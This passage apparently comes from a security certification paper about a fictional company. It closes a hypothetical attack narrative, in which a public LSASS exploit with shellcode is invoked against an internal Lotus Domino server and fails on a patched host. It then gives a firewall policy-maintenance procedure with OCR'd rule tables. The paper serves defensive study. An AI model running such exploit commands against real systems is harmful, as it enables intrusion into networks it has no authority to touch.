Once internal devices were identified, the last step was to attempt a direct compromise of either of the two internal devices known to be accessible. The internal attack was limited to these two targets since any attempt to access another device was an obvious flag to security personnel at the target. This step had the highest risk of detection by the target anyway, especially since it was known that a firewall was probably sitting between the VPN server and the rest of the network. The attack depended on slowing the response of the IT staff given the source of the traffic (an endpoint "legitimately" connected to the VPN server).

This particular attack targeted just the Lotus Domino server. The same exploit used on the endpoint (the ASN.1 vulnerability) could be attempted but was not used because of the one-minute reboot after successful compromise. An unplanned server reboot would cause an immediate investigation and destroy the attack's stealth. Therefore, an LSASS exploit, also from K-otik[14], was attempted instead. This exploit is detailed in the same Microsoft Security Bulletin as the ASN.1 vulnerability. The exploit code was combined with the same generic shellcode as before[14] and compiled to an executable called `lsassown`. The executable was run on the attacker-controlled machine connected to the network via VPN and used the following command string:

```
lsassown 2 192.168.1.19 1352
```

The 2 indicates the target is Windows 2000 Advanced Server. (The version of Windows 2000 running on the Lotus Domino server was not confirmed, so this is a guess.) If this attack were successful, the result would be a command prompt directly on the Lotus Domino server.

The attack failed in this case because (from the attacker's point of view) the Lotus Domino server was apparently already patched for the vulnerabilities in question. The attack could have also failed at this point if the reconnaissance traffic was detected by an IDS system despite its slow speed and triggered a response by either the IDS system or the IT staff.

Attack Analysis

The success probability of this attack is highly dependent on the procedures of the target company. If the IT staff does not receive NIDS alerts or otherwise monitor syslogs, this attack has a much higher chance of success. While the attack may seem far-fetched due to the large number of possible failures, it is precisely this type of combination of technical AND procedural flaws in perimeter security that lead to a successful compromise. Although the attack as written failed, a great deal of non-public information was learned about the target network based on data obtained from the compromised endpoint. If the endpoint remains compromised and subject to remote access by an attacker, additional attack vectors can be developed and attempted based on that information.

The success probability of the internal compromise is dependent on two factors: the Snort configuration of the internal firewall, even though stealth measures were taken to limit the visibility of the reconnaissance activity; and the patch management processes used on the Lotus Domino server. Although stealth measures were taken to limit the visibility of the reconnaissance activity, the Snort process on the internal firewall would most likely alert on the LSASS attempt if properly configured. In this hypothetical scenario, the Lotus Domino server was already patched for this vulnerability as part of a patch management program.

PART 4C – WORK PROCEDURE

Overview

The following work procedure is a Policy Maintenance Procedure focusing specifically on the Check Point firewall. Its intended audience is the IT Administrators, who are both responsible for maintaining and adjusting security policies on the firewall, routers, and IDS sensors. This document provides general technical instructions on how to maintain and adjust those policies.

General Guidelines

The following general guidelines apply to policy maintenance to ALL devices on which a security policy is maintained:


1) NO policy changes are to be made without completion of a Change Request document. Such documents requesting a policy change must be signed by the IT Manager prior to execution. IT staff must detail the technical specifics of the change (rule placement, IP address[es], etc.) on the Change Request document before the IT Manager will sign it.
2) NO changes except those explicitly designated as Priority 1 may be made during normal U.S. business hours (8:00 AM to 5:00 PM Monday through Friday). Priority 1 designations must be indicated on each such Change Request.
3) Changes impacting customer data flows may be made ONLY during a scheduled downtime window, which must occur between 8:00 PM Saturday and 8:00 PM Sunday in order to minimize impact to international operations. Customers/Partners Affected designations must be indicated on each such Change Request. Notice must go out to all affected customers/partners no less than 48 hours prior to the change, otherwise the change must be rescheduled.
4) Before any change is actually made, a backup of the device's current configuration MUST be made or confirmed and the specifics of the change must be reviewed with another IT staff member.
5) ALL changes must be logged in the daily Activity Log.
6) Use caution when modifying any rule on any device. Such action can cause unintended consequences on other data flows.

Failure to follow these guidelines is cause for disciplinary action, up to and including termination.

Accessing the Firewall Policy (SmartConsole)

The Check Point firewall is managed using two interfaces: the Check Point SmartConsole GUI client and the Nokia Voyager GUI, which is Web-based. SmartConsole is used to manage the security, VPN, and desktop security policies, view the firewall logs, check status of the firewall, and create SecureClient deployment packages. SmartConsole must be installed on your laptop and your laptop must be directly connected to the internal network in order to access the Check Point software.

To access the Check Point software, launch SmartDashboard, SmartView Tracker, or SmartView Status. If you will be editing policies, launch SmartDashboard. Type your user ID and password (provided by the IT Manager) and type “192.168.47.1” in the SmartCenter Server box.



□ Demo Mode: Basic (Firewall)

● User Name: bschaefer


○ Certificate:

Password: ************

SmartCenter Server: 192.168.47.1

□ Read Only

You will see four tabs under which all of the rules are organized: Security, Address Translation, SmartDefense, and Desktop Security.




NO.	SOURCE	DESTINATION	SERV
Site-to-Site VPN Connectivity (Partners) (Rules 1-3)			
1	Any	giace-fw	VPN_Ports
2	DJNK_Internal_Net	giace-sql	MS-SQL-Se
3	KwanLi_Internal_Net	giace-sql	MS-SQL-Se
Client-to-Site VPN Connectivity (Rules 4-7)			
4	IT_Admins_and_Execs@Any	Internal_Network DMZ_Network	Any
5	Sales_VPN_Users@Any	giace-dc giace-ftp--giace-dc2	Allowed_P

Done | 192.168.47.1 | Read/Write

Manipulating Rules

Security Policy


The rules on the Security tab are organized by type. To “roll up” sections not being modified, click the minus sign (-) next to the section title. In the following pictures, the “Client-to-Site VPN Connectivity” has been rolled up.



NO.	SOURCE	DESTINATION	SERV
⊟	Site-to-Site VPN Connectivity (Partners) (Rules 1-3)		
1	* Any	giace-fw	VPN_Ports
2	DJNK_Internal_Net	giace-sql	TCP MS-SQL-Se
3	KwanLi_Internal_Net	giace-sql	TCP MS-SQL-Se
⊞	Client-to-Site VPN Connectivity (Rules 4-7)		
⊟	Firewall and Device Management (Rules 8-13)		
8	* Any	* Any	NBT
9	* Any	Broadcast_Addresses	* Any


To add a rule, use the following steps.

1) Right-click the number of a rule directly above or below where you want the new rule to go and choose Add New Rule-> Above or Below from the submenu. A default “Any/Any/Any/Any/Drop/None” rule is created. In this example, the new rule is rule 16, and the intent is to allow outbound DNS queries from server GIACE-SQLDEV.




NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
⊞	Site-to-Site VPN Connectivity (Partners) (Rules 1-3)							
⊞	Client-to-Site VPN Connectivity (Rules 4-7)							
⊞	Firewall and Device Management (Rules 8-13)							
⊟	Outbound Data Flows (Rules 14-18)							
14	IT_Administrators	* Any	* Any	accept	Log	* Policy Targets	* Any	Allow unrestricted access for the IT Administrators and the IT Manager.
15	Internal_DHCP_Range	DMZ_Network Partner_DMZ_Network	Allowed_Outbound_Serv	accept	Log	* Policy Targets	* Any	Allow designated Internet services fo internal users.
16	* Any	* Any	* Any	drop	- None	* Policy Targets	* Any	
17	giace-dc	* Any	TCP smtp UDP domain-udp ntp	accept	Log	* Policy Targets	* Any	Allow outbound SMTP email and DNS queries from GIACE-DC.
18	giace-ftp--giace-dc2	* Any	UDP domain-udp	accept	Log	* Policy Targets	* Any	Allow outbound DNS queries and time sync queries from the secondary DNS server.

2) Define the source and destination objects for the rule by dragging objects from the Network Objects tree on the left side. In this example, the GIACE-SQLDEV object has been added to the Source field and the Destination field is left as Any. Create new objects as needed by right-clicking the appropriate type in the tree and choosing Add.




NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
⊞	Site-to-Site VPN Connectivity (Partners) (Rules 1-3)							
⊞	Client-to-Site VPN Connectivity (Rules 4-7)							
⊞	Firewall and Device Management (Rules 8-13)							
⊟	Outbound Data Flows (Rules 14-18)							
14	IT_Administrators	* Any	* Any	accept	Log	* Policy Targets	* Any	Allow unrestricted access for t Administrators and the IT Manag
15	Internal_DHCP_Range	DMZ_Network Partner_DMZ_Network	Allowed_Outbound_Serv	accept	Log	* Policy Targets	* Any	Allow designated Internet servic internal users.
16	giace-sqldev	* Any	UDP domain-udp	drop	- None	* Policy Targets	* Any	
17	giace-dc	* Any	TCP smtp UDP domain-udp ntp	accept	Log	* Policy Targets	* Any	Allow outbound SMTP email and queries from GIACE-DC.
18	giace-ftp--giace-dc2	* Any	UDP domain-udp	accept	Log	* Policy Targets	* Any	Allow outbound DNS queries an sync queries from the secondar server.

3) Define the affected ports for the rule by dragging objects from the Services tree (second tab) on the left side. In this example, the domain-udp object (UDP port 53) has been added to the Service field. Create new objects as needed by right-clicking the appropriate type in the tree and choosing Add.




NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
⊞	Site-to-Site VPN Connectivity (Partners) (Rules 1-3)							
⊞	Client-to-Site VPN Connectivity (Rules 4-7)							
⊞	Firewall and Device Management (Rules 8-13)							
⊟	Outbound Data Flows (Rules 14-18)							
14	IT_Administrators	* Any	* Any	accept	Log	* Policy Targets	* Any	Allow unrestricted access for t Administrators and the IT Manag
15	Internal_DHCP_Range	DMZ_Network Partner_DMZ_Network	Allowed_Outbound_Serv	accept	Log	* Policy Targets	* Any	Allow designated Internet servic internal users.
16	giace-sqldev	* Any	UDP domain-udp	drop	- None	* Policy Targets	* Any	
17	giace-dc	* Any	TCP smtp UDP domain-udp ntp	accept	Log	* Policy Targets	* Any	Allow outbound SMTP email and queries from GIACE-DC.
18	giace-ftp--giace-dc2	* Any	UDP domain-udp	accept	Log	* Policy Targets	* Any	Allow outbound DNS queries an sync queries from the secondar server.

4) Right-click the Action field and choose the appropriate action for traffic matching the Source, Destination, and Service fields. In this example, Accept has been chosen. Possible choices are Accept, Drop, Reject, User Auth, Client Auth, Session Auth, Encrypt, or Client Encrypt. Use Accept or Drop unless explicitly instructed otherwise by the IT Manager.




NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
⊞ Site-to-Site VPN Connectivity (Partners) (Rules 1-3)								
⊞ Client-to-Site VPN Connectivity (Rules 4-7)								
⊞ Firewall and Device Management (Rules 8-13)								
⊟ Outbound Data Flows (Rules 14-18)								
14	IT_Administrators	* Any	* Any	accept	Log	* Policy Targets	* Any	Allow unrestricted access for th Administrators and the IT Manag
15	Internal_DHCP_Range	DMZ_Network Partner_DMZ_Network	Allowed_Outbound_Serv	accept	Log	* Policy Targets	* Any	Allow designated Internet servic internal users.
16	giace-sqldev	* Any	domain-udp	accept	- None	* Policy Targets	* Any	
17	giace-dc	* Any	smtp domain-udp ntp	accept	Log	* Policy Targets	* Any	Allow outbound SMTP email and queries from GIACE-DC.
18	giace-ftp--giace-dc2	* Any	domain-udp	accept	Log	* Policy Targets	* Any	Allow outbound DNS queries an sync queries from the secondar server.

5) Right-click the Track field and choose the appropriate tracking action for this rule. This will almost always be Log. Possible choices are None, Log, Account, Alert, SNMPTrap, Mail, or three user-defined tracking actions. Use Log unless explicitly instructed otherwise by the IT Manager.




NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
⊞ Site-to-Site VPN Connectivity (Partners) (Rules 1-3)								
⊞ Client-to-Site VPN Connectivity (Rules 4-7)								
⊞ Firewall and Device Management (Rules 8-13)								
⊟ Outbound Data Flows (Rules 14-18)								
14	IT_Administrators	* Any	* Any	accept	Log	* Policy Targets	* Any	Allow unrestricted access for th Administrators and the IT Manag
15	Internal_DHCP_Range	DMZ_Network Partner_DMZ_Network	Allowed_Outbound_Serv	accept	Log	* Policy Targets	* Any	Allow designated Internet servic internal users.
16	giace-sqldev	* Any	domain-udp	accept	Log	* Policy Targets	* Any	
17	giace-dc	* Any	smtp domain-udp ntp	accept	Log	* Policy Targets	* Any	Allow outbound SMTP email and queries from GIACE-DC.
18	giace-ftp--giace-dc2	* Any	domain-udp	accept	Log	* Policy Targets	* Any	Allow outbound DNS queries an sync queries from the secondar server.

6) Since GIACE only has one Check Point firewall, the Install On field is irrelevant and does not need to be modified. If the rule is not to be in effect at all times, define the times during which the rule is in effect by right-clicking the Time field of the rule and choosing Add. In this example, the rule is only in effect during business hours (8:00 AM-5:00 PM Monday through Friday). Create new objects as needed by clicking New, Time in the Add submenu.



NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
⊞ Site-to-Site VPN Connectivity (Partners) (Rules 1-3)								
⊞ Client-to-Site VPN Connectivity (Rules 4-7)								
⊞ Firewall and Device Management (Rules 8-13)								
⊟ Outbound Data Flows (Rules 14-18)								
14	IT_Administrators	* Any	* Any	accept	Log	* Policy Targets	* Any	Allow unrestricted access for th Administrators and the IT Manag
15	Internal_DHCP_Range	DMZ_Network Partner_DMZ_Network	Allowed_Outbound_Serv	accept	Log	* Policy Targets	* Any	Allow designated Internet servic internal users.
16	giace-sqldev	* Any	domain-udp	accept	Log	* Policy Targets	BusinessHrs	
17	giace-dc	* Any	smtp domain-udp ntp	accept	Log	* Policy Targets	* Any	Allow outbound SMTP email and queries from GIACE-DC.
18	giace-ftp--giace-dc2	* Any	domain-udp	accept	Log	* Policy Targets	* Any	Allow outbound DNS queries an sync queries from the secondar server.

7) Provide a detailed description of the purpose of the rule in the Comment field.




NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
⊞ Site-to-Site VPN Connectivity (Partners) (Rules 1-3)								
⊞ Client-to-Site VPN Connectivity (Rules 4-7)								
⊞ Firewall and Device Management (Rules 8-13)								
⊟ Outbound Data Flows (Rules 14-18)								
14	IT_Administrators	* Any	* Any	accept	Log	* Policy Targets	* Any	Allow unrestricted access for th Administrators and the IT Manag
15	Internal_DHCP_Range	DMZ_Network Partner_DMZ_Network	Allowed_Outbound_Serv	accept	Log	* Policy Targets	* Any	Allow designated Internet servic internal users.
16	giace-sqldev	* Any	domain-udp	accept	Log	* Policy Targets	BusinessHrs	Allow the SQL development ser its own DNS queries to the Inter business hours.
17	giace-dc	* Any	smtp domain-udp ntp	accept	Log	* Policy Targets	* Any	Allow outbound SMTP email and queries from GIACE-DC.
18	giace-ftp--giace-dc2	* Any	domain-udp	accept	Log	* Policy Targets	* Any	Allow outbound DNS queries an sync queries from the secondar

8) If no other rules or settings are to be added or modified, skip to Verification and Installation below.

To modify existing rules, simply right-click on the field(s) you wish to change in the affected rule(s) and choose Add, Edit, or Delete as appropriate. Drag objects from the Network Objects and Services trees and drop in the appropriate fields as needed. To delete a rule, simply right-click the rule's number and choose Delete.

Address Translation Policy

When an object is configured to use NAT in its properties, the firewall automatically adds appropriate NAT rules on the Address Translation tab. These rules are highlighted in light green and cannot be directly modified on the Address Translation tab. The object itself must be modified as shown below. This is the preferred method of implementing address translation.



Host Node - giace-customers1

NAT

Values for Address Translation

☑ Add Automatic Address Translation rules

Translation method: Static

